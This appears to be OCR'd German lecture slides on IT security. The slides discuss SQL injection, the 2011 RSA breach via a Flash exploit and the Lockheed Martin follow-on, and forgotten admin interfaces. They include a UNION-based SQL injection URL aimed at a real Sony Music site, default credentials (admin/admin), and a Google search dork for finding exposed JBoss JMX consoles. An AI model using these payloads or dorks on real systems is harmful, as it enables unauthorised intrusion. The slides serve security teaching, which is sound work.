
SQL-Injection, welche die Datenbankversion ausliest:

```
http://www.sonymusic.co.jp/bv/cro-magnons/track.php
        ?item=7419'+UNION+SELECT+@@version;--+
```

```
SELECT name FROM items WHERE id='7419' UNION SELECT
@@version;-- '
```

⇒ **Demo mit komplexeren Beispielen**

Beispiel-SQL-Injection Damn Vulnerable Web App



RSA → Malware über Flashplayer-Sicherheitslücke

heise Security

News | Hintergrund | Erste Hilfe | Foren | Tc

Security > News > 7-Tage-News > 2011 > KW 14 > Einbruch bei RSA: Der Flash Player war schuld

News-Meldung vom 04.04.2011 13:08 « Vorige | Nächste »

Einbruch bei RSA: Der Flash Player war schuld

vorlesen / MP3-Download

RSA hat in seinem Firmen-Blog Details zu dem vor rund zwei Wochen bekannt gewordenen Einbruch in seine Server veröffentlicht. Laut Uri Rivner, Leiter der Sparte "Consumer Identity Protection" gelang der Einbruch über eine Backdoor, die über infizierte Mails installiert wurde. Die Mails enthielten im Anhang eine Excel-Tabelle, in der wiederum eine präparierte Flash-Datei eingebettet war. Beim Öffnen der Tabelle startete der Flash Player zum Abspielen das Flash-Applets. Durch einen mittlerweile von Adobe beseitigten Fehler war es möglich, Code in das System einzuschleusen und zu starten. F-Secure hat den Ablauf eines Angriffs beschrieben, bei dem der gleiche Exploit verwendet wurde.

http://heise.de/-1220792

RSA → Malware über Flashplayer-Sicherheitslücke

- ★ RSA SecurID Tokens
- ★ Generieren alle x Sekunden einen neuen Code
- ★ Synchronisiert mit Authentication Server

⇒ Angreifer muss wissen, was aktuell auf dem Display steht

SecurID SID800 Token

RSA → Malware über Flashplayer-Sicherheitslücke

Ablauf des Angriffs

- ★ Angreifer senden Phishing-Mail an ausgewählte Mitarbeiter
- ★ Anhang enthält Datei „2011 Recruitment plan.xls“
- ★ Excel-Datei bettet Flash-Datei mit Exploit ein
- ★ Dieser nutzt bisher unbekannte (0day) Sicherheitslücke im Flash Player aus, um Fernsteuerungssoftware zu installieren
- ★ Angreifer nutzen im internen Netzwerk weitere Schwachstellen aus, um an Seeds und Algorithmen für die Tokens zu gelangen

⇒ Codes können von den Angreifern ohne Token berechnet werden

ca. zwei Monate später → Einbruch bei Lockheed Martin

REUTERS EDITION: U.S. News & Markets Sectors & Industries Analysis & Opinion Search News & Quotes SEARC

ARTICLE COMMENTS (14)

Follow Reuters

Facebook Twitter RSS YouTube

MOST POPULAR

READ

WRAPUP 5-Democrats push for jobs package in debt deal
22 Jun 2011

Women can't keep breast implants for life: FDA
22 Jun 2011

Accused Boston crime boss "Whitey" Bulger arrested
8:48am EDT

Obama moves toward exit from Afghanistan
VIDEO
22 Jun 2011

China's railway boom hurtles into the red
6:05am EDT

DISCUSSED

122 COMMENTS CBO sees government benefits swamping U.S. economy

48 Weiner tells friends he will resign: NY Times

Exclusive: Hackers breached U.S. defense contractors

Recommend 1047 recommendations. Sign Up to see what your friends recommend.

By Jim Finkle and Andrea Shalal-Esa
BOSTON/WASHINGTON | Fri May 27, 2011 7:51pm EDT

(Reuters) - Unknown hackers have broken into the security networks of Lockheed Martin Corp (LMT.N) and several other U.S. military contractors, a source with direct knowledge of the attacks told Reuters.

Tweet

Share this

Email

Print

Related News

Pentagon F-35 review postponed until mid-June
Fri, May 27 2011

Lockheed network hit by major disruption: sources
Fri, May 27 2011

UPDATE 1-Lockheed network suffers major disruption - sources
Thu, May 26 2011

Lockheed network suffers major disruption - sources
Thu, May 26 2011

http://www.reuters.com/article/2011/05/27/us-usa-defense-hackers-idUSTRE74Q6VY20110527

„Vergessene“ Administrationsschnittstellen


- ★ Vom Internet zugreifbare Adminstrationsschnittstellen
- ★ Vielfach trivial auffindbar über Suchmaschinen
- ★ Da „vergessen“: oft Standardlogins (z.B. `admin/admin`)
- ★ Beispiel: JBoss Application Server JMX-Console

„Vergessene“ Administrationsschnittstellen

- ★ Vom Internet zugreifbare Adminstrationsschnittstellen
- ★ Vielfach trivial auffindbar über Suchmaschinen
- ★ Da „vergessen“: oft Standardlogins (z.B. `admin/admin`)
- ★ Beispiel: JBoss Application Server JMX-Console


$\Rightarrow$ **Demo**

„Vergessene“ Administrationsschnittstellen



http://www.google.de/search?q=%22JMX+Agent+View%22+inurl%3Ajmx-console

„Vergessene“ Administrationsschnittstellen



Fazit

- ★ Datendiebstahl / „Hacking“ ist oft einfacher als man denkt
- ★ Sicherheitslücken ergeben sich vielfach aus menschlichen Fehlern
- ★ Nur weil die gestohlenen Daten aktuell noch nicht missbraucht wurden, heißt dies nicht, dass es nicht in Zukunft geschieht
- ★ Es gibt noch viel zu tun in der IT-Sicherheit

Fragen?

Vielen Dank für Ihre Aufmerksamkeit

—

Freie Diskussion